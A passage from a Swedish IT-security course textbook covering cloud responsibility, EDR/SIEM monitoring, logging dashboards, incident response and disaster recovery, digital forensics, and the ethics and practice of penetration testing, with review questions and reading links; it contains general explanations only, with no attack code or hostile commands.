Molnleverantören garanterar att serverhallen är låst och att hårdvaran fungerar, men de tar inte ansvar för hur du konfigurerar dina tjänster. Om du råkar lämna en lagringsyta öppen för internet eller glömmer att uppdatera operativsystemet på din virtuella server, faller ansvaret helt på dig. Molnet ger oss fantastiska verktyg för säkerhet, men det kräver också att vi är mer noggranna än någonsin med våra egna inställningar.

Evolutionen av detektion: Från Antivirus till XDR

Vi har också sett en dramatisk utveckling i hur vi skyddar våra enheter. Det traditionella antivirusprogrammet, som letade efter kända "fingeravtryck" av virus, är idag i princip irrelevant mot moderna hot. Istället använder vi **EDR (Endpoint Detection and Response)**, som inte letar efter specifika filer utan analyserar beteenden. Om ett vanligt program plötsligt börjar bete sig som ransomware och krypterar filer, stoppar EDR-lösningen processen omedelbart.

För att få en helhetsbild kopplas dessa system ofta ihop till en **XDR (Extended Detection and Response)**. En XDR-lösning fungerar som en digital detektiv som lägger ett pussel: den ser att ett misstänkt mejl kom in, att en användare klickade på en länk, och att en server i molnet kort därefter började kommunicera med en okänd adress i utlandet. Genom att knyta ihop säcken mellan datorer, nätverk och molntjänster kan vi stoppa komplexa angrepp innan de hinner orsaka allvarlig skada. För att samla all denna information på ett ställe använder vi ofta en **SIEM** (som till

exempel **Wazuh**), vilket ger oss den centrala överblick som krävs i en modern Enterprise-miljö.

Kontrollfrågor

1. Resonera kring varför identiteten har ersatt nätverksgränsen som den viktigaste säkerhetsnivån i en modern miljö.
2. Hur förändrar **Micro-segmentation** förutsättningarna för en angripare som lyckats ta sig in i nätverket?
3. Beskriv hur AI kan användas för att både skapa mer trovärdiga attacker och mer effektiva försvar.
4. Vad är den vanligaste missuppfattningen kring **Shared Responsibility Model** i molnet?
5. Förklara skillnaden i arbetssätt mellan ett traditionellt antivirus och en modern **EDR-lösning**.
6. Varför räcker det inte med enbart tekniska lösningar när angripare börjar använda **Deepfakes**?
7. Vilken funktion fyller en **SIEM** i en organisation som hanterar stora mängder loggdata?
8. Ge ett exempel på en händelse som skulle kunna klassas som en "anomali" i ett nätverk.
9. Hur bidrar **Continuous Monitoring** till att upprätthålla Zero Trust-principen?
10. Vad innebär det praktiskt för en tekniker att molnleverantören ansvarar för "säkerhet av molnet" medan teknikern ansvarar för "säkerhet i molnet"?

Fördjupningslänkar

Microsoft Security (Arkitektur och ramverk för Zero Trust) –

<https://www.microsoft.com/en-us/security/business/zero-trust>

Cloud Security Alliance (Branschstandard för säkerhet i molnmiljöer) –

<https://cloudsecurityalliance.org/artifacts/security-guidance-v4/>

Wazuh (Dokumentation för modern SIEM- och EDR-plattform) –

<https://documentation.wazuh.com/current/index.html>

CrowdStrike (Teknisk genomgång av moderna ransomware-hot) –

<https://www.crowdstrike.com/cybersecurity-101/malware/ransomware/>

Mandiant (Rapporter om avancerade hot och statsunderstödda attacker) –

<https://www.mandiant.com/resources/insights>

VirusTotal (Verktyg för analys av filer och misstänkta länkar) –

<https://www.virustotal.com/>

Malwarebytes (Uppslagsverk över olika typer av skadlig kod) –

<https://www.malwarebytes.com/glossary>

Cisco (Förklaring av rootkits och avancerade dolda hot) –

<https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-a-rootkit.html>

AV-TEST (Oberoende jämförelser av skyddsmjukvara) – <https://www.av-test.org/>

Egna anteckningar

(Reflektera över hur mycket av din egen data som ligger hos molnleverantörer. Om en av dessa tjänster skulle konfigureras felaktigt av dig, vilka konsekvenser skulle det få för din personliga integritet? Har du verktygen för att upptäcka om någon annan loggar in på dina konton?)

11.9 Verktyg, övervakning och loggning: Systemets svarta låda

Om vi liknar IT-säkerhet vid ett hus, har vi hittills pratat om arkitekturen, larmen och reglerna för vem som får gå in. Men även med de bästa låsen i världen behöver vi veta vad som faktiskt pågår inuti huset. Om en tjuv tar sig in genom ett fönster utan att larmet går, eller om en vattenläcka startar i källaren, måste vi kunna upptäcka det i tid. Inom IT-världen är det **loggning** och **övervakning** som utgör systemets "svarta låda".

I en professionell miljö är loggning inte bara något man gör för att det är bra att ha vid felsökning; det är ofta ett lagkrav. Om en säkerhetsincident inträffar och du inte har några loggar, är du i princip blind. Du kan inte se hur angriparen kom in, vad de stal eller om de fortfarande är kvar. Men att bara samla på sig loggar räcker inte – i ett Enterprise-nätverk genereras det så mycket data varje sekund att en människa aldrig skulle kunna läsa den. Därför behöver vi intelligenta verktyg som kan sortera bruset och varna oss när något avviker från det normala.

Centraliserad loggning och SIEM

Förr tittade man i loggfiler lokalt på varje enskild server, men i dagens miljöer skickas allt till en central plats. Detta kallas för centraliserad loggning. Den stora fördelen är att om en angripare tar över en server och försöker radera sina spår genom att ta bort de lokala loggarna, finns bevisen redan säkrade på en separat, skyddad loggserver. För att hantera all denna data använder vi ett **SIEM-system**.

För att förtydliga hur dessa verktyg fungerar i praktiken kan vi bryta ner dem så här:

SIEM (Security Information and Event Management):

Systemets "hjärna". Det samlar in loggar från brandväggar, servrar, databaser och molntjänster. Det letar efter mönster, till exempel: "Varför misslyckades inloggningen på den här servern 50 gånger på en minut, och varför lyckades den sedan från en IP-adress i ett annat land?".

Wazuh (EDR/SIEM): Ett kraftfullt open-source-verktyg som vi ofta använder i undervisningen. Wazuh fungerar både som en vakt på

varje enskild dator (EDR) och som en central analytiker. Det kan upptäcka om systemfiler ändras, om sårbar programvara är installerad eller om någon försöker utföra ett Brute Force-angrepp.

Loggnivåer: Allt loggas inte med samma prioritet. Vi delar upp händelser i nivåer som **Info** (systemet startade), **Warning** (disken börjar bli full), **Error** (en tjänst kraschade) och **Critical** (ett säkerhetsintrång har upptäckts). En tekniker ställer in larm så att hen bara blir väckt mitt i natten av "Critical", medan "Info" sparas för senare analys.

Retention (Lagringstid): Hur länge vi sparar loggarna. Enligt regler som NIS2 eller GDPR kan vi behöva spara loggar i månader eller år för att kunna göra efterhandskontroller, men det kräver också mycket lagringsutrymme och strikt kontroll över vem som får läsa dem (Integrity).

Dashboarding – Från data till förståelse

Ett av de viktigaste verktygen för en systemadministratör är en **Dashboard**. Syftet med en dashboard är att omvandla tusentals rader av svårläst loggdata till visuell information som är lätt att tolka vid en snabb blick. Tidigare i kursen har vi använt Webmin, som erbjuder en grundläggande dashboard för att se en enskild servers hälsa (CPU-last, RAM-användning och diskutrymme). Detta är en bra startpunkt för att förstå principen, men i en stor miljö med hundratals servrar behöver vi mer sofistikerade lösningar som kan samla data från många olika källor samtidigt.

För att förstå skillnaden mellan olika typer av övervakning kan vi titta på de vanligaste verktygen:

Webmin (Entry-level): Utmärkt för att övervaka och administrera en enskild maskin. Den ger en ögonblicksbild av hur hårdvaran mår just nu, men saknar förmågan att analysera trender över tid eller koppla ihop händelser mellan flera servrar.

Grafana (Visualiseringskungen): Detta är branschstandarden för att bygga snygga och funktionella dashboards. Grafana kan hämta data från nästan vad som helst – servrar, nätverksväxlar och till och med sensorer i serverhallen – och visa det i realtid med grafer och statuslampor.

Zabbix eller Prometheus (Infrastrukturövervakning): Dessa verktyg fokuserar på Availability. De håller koll på att servrar svarar på ping, att tjänster är igång och att nätverkslänkar inte är mättade. Om en server går ner skickar dessa system ett larm direkt till teknikerns mobil.

Wazuh (Säkerhetsfokus): Som vi nämnt tidigare fungerar Wazuh som ett SIEM. Dess dashboard fokuserar på säkerhetshändelser: "Vem försökte logga in?", "Har en systemfil ändrats?", "Finns det kända sårbarheter i våra installerade program?".

Kontrollfrågor

1. Vad är huvudsyftet med en dashboard i en IT-miljö?
2. Jämför dashboarden i Webmin med ett verktyg som Grafana. När räcker Webmin till och när behöver man mer kraftfulla lösningar?
3. Varför är centraliserad loggning en kritisk säkerhetsåtgärd vid ett intrångsförsök?
4. Förklara hur övervakning med verktyg som Zabbix stödjer pelaren **Availability** i CIA-triaden.
5. Vilken typ av information förväntar du dig att hitta på en dashboard i Wazuh jämfört med en i Grafana?
6. Vad innebär begreppet **Retention** och varför är det viktigt ur ett juridiskt perspektiv?
7. Hur kan en dashboard hjälpa en tekniker att upptäcka en anomali (avvikelse) innan det blir ett kritiskt fel?
8. Varför är det viktigt att loggar skickas till en central server i realtid istället för att bara sparas ner en gång per dygn?
9. Ge ett exempel på en händelse som skulle loggas som **Critical** på en dashboard.
10. Vilken roll spelar en NOC (Network Operations Center) i användandet av dashboards?

Fördjupningslänkar

Grafana Labs (Visualisering av nätverks- och systemdata) –

<https://grafana.com/docs/grafana/latest/introduction/>

Zabbix (Övervakning av infrastruktur och tjänster) –

<https://www.zabbix.com/documentation/current/en/manual/introduction/about>

Wazuh (Tolkning av säkerhetsdata i SIEM-dashboards) –

<https://documentation.wazuh.com/current/user-manual/wazuh-dashboard/index.html>

Splunk (Plattform för SIEM och storskalig logganalys) –

https://www.splunk.com/en_us/products/enterprise-security.html

Elastic (Logghantering och sökning med ELK-stacken) –

<https://www.elastic.co/what-is/elk-stack>

Microsoft Learn (Hantering av loggar i Windows Event Viewer) –

<https://learn.microsoft.com/en-us/windows/win32/wes/windows-event-log-portal>

Nagios (Grundläggande övervakning av systemstatus) –

<https://www.nagios.org/projects/nagios-core/>

SolarWinds (Guide till logghantering och regelförfaranden) –

<https://www.solarwinds.com/solutions/log-management-software>

Egna anteckningar

(Reflektera över fördelarna med att ha all information samlad på en skärm istället för att behöva logga in på varje server manuellt. Hur skulle din vardag som tekniker förändras om du inte hade tillgång till en dashboard?)

11.10 Incidenthantering och katastrofplanering

Oavsett hur mycket vi investerar i säkerhet är sanningen enkel: det handlar inte om *om* en incident kommer att inträffa, utan om *när*. Skillnaden mellan en liten driftstörning och en total katastrof ligger i hur väl förberedd organisationen är på att hantera krisen. I en professionell miljö arbetar man efter en strukturerad process för att minimera skadan och återställa systemen så snabbt som möjligt.

Incident Response – Den digitala brandkåren

När ett SIEM-system larmar om ett pågående intrång, eller när en användare rapporterar att alla filer blivit konstiga (ransomware), drar **Incident Response (IR)**-planen igång. Det är en steg-för-steg-process som är framtagen för att tekniker inte ska gripas av panik, utan agera metodiskt.

Processen för incidenthantering delas vanligtvis upp i följande faser:

Identifiering (Detection): Att snabbt avgöra om det rör sig om en verklig incident eller ett falskt larm. Här används loggarna och dashboarden vi pratade om i 10.8.

Inneslutning (Containment): Att stoppa spridningen. Det kan innebära att man fysiskt drar ut nätverkskabeln till en infekterad server eller spärrar ett komprometterat användarkonto. Målet är att "stänga in" elden i ett rum så att inte hela huset brinner ner.

Eliminering (Eradication): När spridningen stoppats måste vi ta bort själva hotet. Det kan handla om att radera skadlig kod, stänga de sårbarheter som angriparen utnyttjade och installera om infekterade system från grunden.

Återställning (Recovery): Här tar vi tillbaka systemen i drift. Vi använder backuper och verifierar noggrant att allt fungerar som det ska innan användarna släpps in igen.

Lärdomar (Lessons Learned): Detta är den viktigaste fasen för framtiden. Vad hände? Varför upptäckte vi det inte tidigare? Hur ändrar vi våra rutiner så att det inte händer igen?

Business Continuity och Disaster Recovery (BCDR)

Ibland räcker det inte med att bara rensa en server. Om hela serverhallen brinner ner eller om ett ransomware-angrepp har slagit ut precis allt, pratar vi om katastrofplanering.

Business Continuity (BC) handlar om hur företaget fortsätter att fungera under tiden krisen pågår. Om mailen ligger nere, hur kommunicerar vi då? Om lagret inte kan skicka paket, hur informerar vi kunderna?

Exempel på BC (Verksamhetens överlevnad): Tänk dig att logistikföretagets hela nätverk blir krypterat av ransomware en måndagsmorgon. Inga digitala skannrar fungerar och lastbilarna kan inte se sina rutter.

Manuell rutin: Enligt BC-planen plockar lagerpersonalen fram fysiska papperslistor och pennor för att pricka av paket manuellt. Verksamheten saktar ner dramatiskt, men den *stoppar* inte helt.

Alternativ kommunikation: Eftersom den interna IP-telefonin och Outlook ligger nere, aktiverar ledningen en förbestämd krisgrupp i en krypterad meddelandetjänst (t.ex. Signal) för att kunna ge instruktioner till förarna via deras privata mobiler.

Kundhantering: Kundtjänst sätter upp ett automatiskt svar på hemsidan (som driftas externt) som förklarar läget, för att minska trycket på telefonväxeln.

Disaster Recovery (DR) är den tekniska planen för att få upp IT-systemen igen efter en total katastrof. Detta inkluderar att ha backuper på en annan fysisk plats (Off-site backup) och att ha övat på att återställa hela infrastrukturen från noll. Här kommer mätvärdena vi lärde oss i 10.3 in igen: **RTO** (hur snabbt ska vi vara uppe?) och **RPO** (hur mycket data får vi förlora?).

Exempel på DR (Den tekniska återfödelsen): Medan lagret jobbar med papper och penna (BC), arbetar IT-avdelningen febrilt med DR-planen:

Off-site återställning: Teknikerna konstaterar att de lokala backuperna också är krypterade. De tvingas hämta hem data från en "immutable" (icke-förändringsbar) backup i molnet eller från bandstationer som förvarats i ett annat brandsäkert valv.

Prioritering via RTO: Företaget har ett **RTO på 4 timmar** för bokningssystemet men 48 timmar för det interna arkivet. Därför lägger IT all kraft på att först få upp databasen som styr transportererna.

Dataförlust via RPO: Eftersom företagets **RPO är 2 timmar**, vet teknikerteamet att de måste kunna återställa data som är max två timmar gammal vid tiden för kraschen. Om den senaste fungerande backupen är 4 timmar gammal, har de misslyckats med sitt mål och måste förklara för ledningen att förmiddagens alla bokningar är permanent borta och måste matas in på nytt.

Digital Forensics – Att säkra bevis

Vid allvarliga intrång, särskilt sådana som omfattas av NIS2 eller GDPR, behöver vi ofta förstå exakt vad angriparen har gjort. Detta kallas för **Digital Forensics**. Det handlar om att bevara bevis utan att förstöra dem. En tekniker får aldrig börja "pilla" i en hackad server om man tänker göra en polisanmälan; istället gör man en exakt kopia av minnet och hårddisken för att kunna analysera angreppet i en säker miljö.

För att genomföra detta arbete på en professionell nivå krävs en verktygslåda som täcker olika delar av systemet, eftersom bevisen ofta är utspridda:

Wireshark (Nätverksforensik): Om vi har haft loggning av nätverkstrafik (PCAP-filer) kan vi använda Wireshark för att i efterhand spela upp exakt vad som skickades mellan angriparen och servern. Det är här vi kan se om data laddades upp till en okänd server eller om angriparen skickade kommandon via en bakdörr.

FTK Imager / Autopsy (Diskforensik): Innan man analyserar en hårddisk skapar man en "bit-för-bit"-kopia (en image). FTK Imager används ofta för att skapa denna exakta kopia, medan Autopsy är

ett verktyg som låter oss söka efter raderade filer, se tidsstämplar för när filer ändrades och återskapa angriparens fotspår på disken utan att ändra originaldatan.

Volatility (Minnesforensik): Detta är ett av de mest kritiska verktygen. Mycket av dagens skadliga kod körs enbart i RAM-minnet (filen finns aldrig på disken). Om du startar om servern försvinner bevisen. Med Volatility kan vi analysera en dump av arbetsminnet för att se pågående nätverksanslutningar, aktiva processer och till och med hitta lösenord i klartext som ligger kvar i minnet.

En viktig princip här är **Chain of Custody** (beviskedjan). Det innebär att vi dokumenterar exakt vem som har hanterat bevisen, när det gjordes och med vilka verktyg. Om vi inte kan bevisa att kopian av hårddisken är identisk med originalet (vilket vi gör med hjälp av kontrollsummor, så kallade *hashes*), kommer bevisen att kastas ut i en rättegång.

Kontrollfrågor

1. Varför är det viktigt att följa en förbestämd process (Incident Response) istället för att bara agera på instinkt när larmet går?
2. Beskriv fasen **Inneslutning (Containment)** och ge ett praktiskt exempel på en sådan åtgärd.
3. Varför anses fasen **Lärdomar (Lessons Learned)** vara den viktigaste för att förbättra säkerheten på sikt?
4. Förklara skillnaden mellan **Business Continuity (BC)** och **Disaster Recovery (DR)** med hjälp av exemplet om logistikföretaget.
5. Hur påverkar måtvärdena **RTO** och **RPO** den tekniska återställningen vid en katastrof?
6. Vad innebär det att en backup är "**immutable**" (icke-förändringsbar) och varför är det viktigt vid ett ransomware-angrepp?
7. Varför ska en tekniker undvika att ändra filer eller starta om en hackad server om man planerar en forensisk undersökning?
8. Vilket verktyg använder du för att se vad en angripare gjort direkt i nätverkstrafiken, och vilket använder du för att analysera innehållet i RAM-minnet?
9. Vad är syftet med **Chain of Custody** och hur används **hashes** (kontrollsummor) för att säkra bevis?
10. Varför är digital forensik extra viktigt för företag som omfattas av lagar som **NIS2** eller **GDPR**?

Fördjupningslänkar

NIST (Internationell standard för incidenthantering, SP 800-61) –
<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

MSB (Vägledning för incidentrapportering och hantering i Sverige) –
<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/it-incidentrapportering/>

Autopsy (Verktyg och dokumentation för diskforensik) –
<https://www.autopsy.com/resource-center/>

Volatility (Ramverk för analys av skadlig kod i arbetsminnet) –
<https://www.volatilityfoundation.org/>

SANS (Praktiska lathundar för teknisk incidenthantering) –
<https://www.sans.org/blog/incident-handling-cheat-sheets/>

Cloudflare (Skillnader mellan Business Continuity och Disaster Recovery) –
<https://www.cloudflare.com/learning/dr/business-continuity-vs-disaster-recovery/>

NCSC (Principer för effektiv hantering av IT-incidenter) –
<https://www.ncsc.gov.uk/collection/incident-management>

IBM (Översikt av katastrofplanering och strategier för återställning) –
<https://www.ibm.com/topics/disaster-recovery-plan>

Egna anteckningar

(Fundera på ditt eget personliga "Disaster Recovery"-scenario. Om din dator eller mobil skulle bli helt krypterad av ransomware idag – hur ser din BC-plan ut (hur kommunicerar du med vänner och skola/jobb utan enheterna?) och hur ser din DR-plan ut (var finns din immutable backup och hur lång tid tar det att återställa allt?) Skriv ner dina tankar här.)

12 Etisk hacking och hackingkultur

Hacking handlar i sin kärna inte om att bryta mot lagar, utan om att förstå system så djupt att man kan få dem att göra saker de inte var tänkta att göra. I dagens digitala samhälle är cybersäkerhet inte längre bara en IT-fråga – det är en grundförutsättning för att företag, myndigheter och privatpersoner ska kunna fungera. Att förstå hur en angripare tänker och arbetar är det enda sättet att bygga ett effektivt försvar.

Många tror att hacking är som på film – ett par snabba knapptryckningar och "man är inne". I verkligheten är professionell penetrationstestning ett metodiskt och ofta tidskrävande arbete. Det kräver extremt goda kunskaper om nätverk, operativsystem, programmering och mänsklig psykologi.

12.1 Introduktion och etik: Hackingens hjärta

Att höra ordet "hacking" framkallar ofta bilder av mörka rum, rader av grön text på en skärm och digitalt sabotage. Men för den som verkar inom säkerhetsbranschen är hacking något helt annat: det är en konstform, en vetenskap och, framför allt, ett sätt att tänka. I sin mest grundläggande form handlar hacking om en djup nyfikenhet – en vilja att plocka isär saker för att förstå hur de fungerar, och därefter hitta sätt att få dem att fungera bättre eller annorlunda.

Hackingkulturen föddes långt innan internet blev en del av var mans vardag. Den har sina rötter i miljöer som MIT på 1960-talet, där studenter använde begreppet för att beskriva eleganta tekniska lösningar på komplexa problem. Under decenniernas gång har dock begreppet kidnappats av media för att beskriva kriminalitet. Idag ser vi en återgång till ursprunget, men med ett professionellt allvar. Cybersäkerhet förväntas numera vara en del av varje IT-teknikers, utvecklares och ledares grundkompetens. Det är inte längre en nisch för specialister; det är en förutsättning för digital överlevnad.

För att navigera i den etiska gråzon som hacking utgör, har branschen skapat ett system av "hattar". Detta är inte bara etiketter, utan beskriver den grundläggande avsikten hos aktören.

Den vita hatten (White Hat): Detta är de etiska hackarna. Deras drivkraft är försvar. De använder samma verktyg och tekniker som de kriminella, men de gör det med uttryckligt tillstånd och med målet att skydda. En vit hatt arbetar under strikta etiska riktlinjer: de skadar aldrig systemet de testar, de skyddar användarnas integritet och de rapporterar alltid sina fynd till den som äger systemet.

Den svarta hatten (Black Hat): Här hittar vi de kriminella aktörerna. Deras mål är personlig vinning, spionage eller ren förstörelse. En svart hatt bryter mot lagen, ignorerar integritet och lämnar ofta efter sig sårbarheter eller bakdörrar för att kunna återkomma.

Den grå hatten (Grey Hat): Detta är kanske den mest komplexa kategorin. En grå hatt kan bryta mot lagen genom att ta sig in i ett system utan tillstånd, men utan att ha en illasinnad avsikt. De kanske hittar ett hål i en myndighets databas och meddelar dem efteråt. Trots den "goda" avsikten är agerandet problematiskt eftersom det saknar samtycke och kan orsaka oförutsedda skador.

Skillnaden mellan en framgångsrik karriär som säkerhetskonsult och ett fängelsestraff stavas **tillstånd**. I Sverige regleras detta främst genom Brottsbalken (4 kap. 9c § om dataintrång). Det spelar ingen roll om du "bara ville hjälpa till" – att olovligen bereda sig tillgång till data är ett brott.

Därför inleds varje professionellt uppdrag med att fastställa **Rules of Engagement (RoE)**. Detta är ett juridiskt bindande dokument som fungerar som hackarens frikort. Det definierar:

1. **Scope (Omfång):** Exakt vilka servrar, IP-adresser och domäner som får testas. Att råka hacka grannföretaget för att de har en liknande IP-adress är ett allvarligt misstag.
2. **Tidsramar:** När får testen utföras? Ofta undviker man kontorstid för att inte störa verksamheten.
3. **Metoder:** Får man använda social engineering (lura personalen)? Får man utföra överbelastningsattacker (DoS)?
4. **Ansvarsfriskrivning:** Vad händer om ett system kraschar under testet?

Ett modernt inslag i hackingkulturen är **Bug Bounty-program**. Företag som Google, Microsoft och till och med svenska myndigheter har insett att de aldrig kan anställa tillräckligt med folk för att hitta alla fel. Genom plattformar som HackerOne bjuder de in världen att hacka dem lagligt. Om en hacker hittar ett fel och rapporterar det på rätt sätt, får de en ekonomisk ersättning. Detta har skapat en helt ny karriärväg där etiska hackers kan försörja sig på att vara "digitala prisjägare".

Det sista vi måste förstå om den etiska hackaren är att det är ett hantverk som kräver tålamod. Hollywood-bilden av en hacker som skriver frenetiskt och skriker "I'm in!" på tre sekunder är långt ifrån sanningen. Professionell hacking är 90 % efterforskning och 10 % handling. Det handlar om att läsa tusentals rader dokumentation, förstå obskyra nätverksprotokoll och misslyckas hundra gånger innan man hittar den där lilla sprickan i muren. Det kräver en vilja att aldrig sluta lära sig, eftersom det som var säkert igår är sårbart idag.

Kontrollfrågor

1. Hur skiljer sig den ursprungliga betydelsen av ordet "hacking" (från t.ex. MIT på 60-talet) från hur media ofta framställer det idag?
2. Beskriv den moraliska skillnaden mellan en "vit hatt" och en "grå hatt".
3. Varför anses den grå hatten fortfarande vara problematisk?
4. Vilken specifik lag i den svenska Brottsbalken är mest relevant när man pratar om obehörig åtkomst till datasystem, och vad innebär den i praktiken?
5. Varför räcker det inte med ett muntligt "ja" från en IT-chef för att påbörja ett penetrationstest?
6. Vad kan konsekvenserna bli om en etisk hackare råkar utföra tester på en IP-adress som ligger utanför det överenskomna omfånget (scope)?
7. Vilken är den främsta fördelen för ett företag att använda en Bug Bounty-plattform istället för att bara förlita sig på sina egna säkerhetstekniker?
8. Texten nämner att hacking är 90 % efterforskning. Ge exempel på vad en hackare gör under denna tid innan de faktiskt försöker "ta sig in".
9. Vad är syftet med en ansvarsfriskrivning i ett RoE-dokument i händelse av att ett system kraschar under ett lagligt test?
10. Varför förväntas i princip alla som jobbar med IT idag ha koll på grundläggande säkerhetsprinciper?

Fördjupningslänkar

Sveriges Riksdag (Brottsbalken: Läs direkt i lagtexten om dataintrång i 4 kap. 9c §) –

https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700#K4

HackerOne (Hacker 101: En omfattande guide för att förstå hur man börjar som etisk hackare lagligt) – <https://www.hackerone.com/hacker101>

EC-Council (Code of Ethics: De etiska reglerna som certifierade etiska hackare måste följa) – <https://www.eccouncil.org/code-of-ethics/>

MIT News (Hacking History: En tillbakablick på hackingens rötter och kultur vid MIT) – <https://news.mit.edu/2003/hackers>

Darknet Diaries (Podcast: Sanna historier från nätets mörka hörn för att förstå olika hackares vardag) – <https://darknetdiaries.com/>

IAPP (Privacy Ethics: Om de etiska utmaningarna med personlig integritet i en digital värld) – <https://iapp.org/resources/topics/ethics/>

Bugcrowd (Vulnerability Disclosure Policy: Hur företag sätter upp ramverk för att ta emot rapporter) – <https://www.bugcrowd.com/resource/what-is-a-vulnerability-disclosure-policy/>

SANS Institute (Legal issues in IT Security: En djupdykning i juridiska risker för säkerhetspersonal) – <https://www.sans.org/white-papers/644/>

Krebs on Security (En av världens främsta journalister som skriver om konsekvenserna av kriminell hacking) – <https://krebsonsecurity.com/>

Google Online Security Blog (Exempel på hur techbolag jobbar med etisk hacking och Bug Bounties) – <https://security.googleblog.com/>

Egna anteckningar

(Använd detta utrymme för att reflektera över de etiska dilemman som togs upp i kapitlet. Hur skulle du agera om du hittade en kritisk sårbarhet på en sida där inget Bug Bounty-program finns?)

12.2 Penetrationstestning som yrke

Att arbeta som penetrationstestare, eller "pentester", är en unik roll som kräver en kombination av djup teknisk expertis, kreativt problemlösande och hög moralisk integritet. Till skillnad från vad många tror handlar yrket inte bara om att "bryta sig in". I själva verket säljer en pentester en tjänst som går ut på att identifiera, verifiera och prioritera risker för att en organisation ska kunna skydda sina tillgångar effektivt. Det är ett yrke där man ständigt befinner sig i en digital kapprustning mot faktiska hotaktörer.

12.2.1 En strukturerad vardag

Vardagen för en penetrationstestare är sällan så kaotisk som den framställs på film. Den följer istället en strikt metodik. Arbetet börjar oftast med ett planeringsmöte där kunden definierar sitt behov. Det kan handla om att testa en ny mobilapplikation, ett nätverkssegment eller hela företagets externa närvaro på internet.

När det gäller **mobilapplikationer** fokuserar testerna ofta på hur appen kommunicerar med sina servrar (API-säkerhet), om känslig data lagras okrypterat i telefonens minne, eller om det går att kringgå inloggningsmekanismer. Ett **nätverkssegment** å sin sida kan vara en avgränsad del av företagets interna nätverk, exempelvis det nätverk som hanterar kortbetalningar (PCI-miljö) eller styrningen av en fabrikslina (OT-nätverk). Syftet är då att se om en angripare som tagit sig in på en vanlig kontorsdator kan "hoppa" över till dessa känsliga zoner.

Innan det tekniska arbetet startar måste ett **Rules of Engagement (RoE)** upprättas. Detta dokument är konsultens juridiska skyddsväst och kan innehålla följande punkter:

Tidsfönster: "Tester får endast utföras vardagar mellan 18:00 och 06:00 för att minimera risken för driftstörningar."

IP-scope: "Endast IP-adresserna 192.168.10.10 till 192.168.10.50 får vidröras. All trafik mot .51 (produktionsdatabasen) är strikt förbjuden."

Hantering av känslig data: "Om konsulten kommer över personuppgifter eller lösenord ska dessa omedelbart maskeras och får ej lagras okrypterat på konsultens maskin."

Kontaktvägar: "Vid misstänkt systemkrasch ska IT-chef nås på 070-XXX XX XX omedelbart."

När väl "Rules of Engagement" är på plats, påbörjas rekognoseringsfasen. Här arbetar pentsetern med att samla in så mycket information som möjligt utan att nödvändigtvis varna målet. Man letar efter läckta lösenord på GitHub, undersöker vilka serverversioner som används och letar efter dolda underdomäner. Detta kallas ofta för OSINT (Open Source Intelligence) och är fundamentet för ett lyckat test.

12.2.2 Rapporten: Pentestarens viktigaste produkt

Många juniora hackare blir förvånade över att den största delen av den faktiska leveransen inte är själva hacket, utan rapporten som följer. En skicklig penetrationstestare måste kunna kommunicera sina fynd till två helt olika målgrupper: ledningen och teknikerna. För ledningen handlar det om att förstå affärsrisken. Om pentestaren lyckades stjäla hela kunddatabasen, vad innebär det i form av förlorat förtroende, juridiska påföljder och ekonomisk förlust? För teknikerna handlar det om detaljerad teknisk information: exakt vilka paket skickades, vilken kod kördes och hur sårbarheten åtgärdas.

12.2.2.1 Executive Summary – För ledningen

Denna del av rapporten skrivs på ett icke-tekniskt språk och fokuserar på helhetsbilden. Den börjar ofta med en sammanfattande bedömning av organisationens säkerhetsnivå (t.ex. "Låg", "Medel" eller "Hög"). Här används ofta visuella mätare eller "trafikljus" för att snabbt kommunicera status.

Affärsrisk: "Vi lyckades extrahera 50 000 kundposter. Enligt rådande GDPR-lagstiftning kan detta leda till böter på upp till 4 % av årsomsättningen samt betydande skada på varumärket."

Strategiska rekommendationer: Istället för att prata om specifika mjukvaruuppdateringar föreslår man här övergripande förbättringar, som att införa multifaktorautentisering (MFA) för alla anställda eller att öka budgeten för säkerhetsutbildning.

12.2.2.2 Technical Findings – För teknikerna

Detta är rapportens huvuddel och är ofta mycket omfattande. Varje sårbarhet som hittats presenteras som ett eget "fynd" med en standardiserad struktur:

Riskklassificering: Man använder ofta **CVSS (Common Vulnerability Scoring System)**, en skala från 0.0 till 10.0, för att objektivt bedöma hur allvarligt felet är.

Proof of Concept (PoC): En steg-för-steg-guide som visar exakt hur sårbarheten utnyttjades. Detta inkluderar skärmdumpar på terminalfönster, kodsträngar som skickats och svar från servern. Syftet är att kundens egna tekniker ska kunna återskapa felet själva.

Åtgärdsförslag (Remediation): En konkret teknisk lösning. Exempelvis: "Uppdatera Apache-servern till version 2.4.50 eller senare för att stänga sårbarheten CVE-2021-41773."

Genom att leverera en rapport som både ger styrelsen beslutsunderlag och ger IT-avdelningen en arbetslista, förvandlas penetrationstestet från ett "hack" till ett verktyg för verklig förändring.

12.2.3 Specialiseringar: Från Webb till Red Teaming

Inom yrket finns flera olika inriktningar. Vissa specialiserar sig på **webbapplikationer**, där man jagar fel i komplex kod och logik. Andra fokuserar på **infrastruktur och nätverk**, där man letar efter felkonfigurerade servrar. En växande del är **fysisk penetrationstestning**, där konsulten försöker ta sig in på ett kontor genom att dyrka lås eller lura vakter. **Red Teaming** är den mest avancerade formen, där man simulerar en specifik hotaktör under en längre tid för att testa organisationens hela förmåga att upptäcka och svara på incidenter.

Kontrollfrågor

1. Varför kallas rapporten ofta för penetrationstestarens viktigaste produkt?
2. Förklara skillnaden mellan att testa en specifik applikation och att utföra ett Red Team-uppdrag.
3. Vilka är de två huvudmålgrupperna för en säkerhetsrapport och vad vill de få ut av den?
4. Vad innebär begreppet exploatering i ett penetrationstestsammanhang?
5. Varför är certifieringar som OSCP så högt värderade inom branschen?
6. Beskriv hur en vanlig arbetsdag för en penetrationstestare kan se ut från början till slut.
7. Varför är det viktigt för en pentester att ha kunskap om både offensiv teknik och defensiva åtgärder?
8. Vad är syftet med rekognoseringsfasen och varför tar den så stor del av tiden?
9. Ge exempel på vad som kan ingå i ett fysiskt penetrationstest.
10. Hur kan ett företag använda resultatet från ett penetrationstest för att förbättra sin långsiktiga säkerhetsstrategi?

Fördjupningslänkar

Offensive Security (Information om OSCP-certifieringen och praktisk hackingutbildning) - <https://www.offsec.com/courses/pen-200/>

PTES Standard (Den kompletta guiden för hur ett penetrationstest ska genomföras steg för steg) -

http://www.pentest-standard.org/index.php/Main_Page

OWASP (Vägledning för testning av säkerhet i webbapplikationer) -

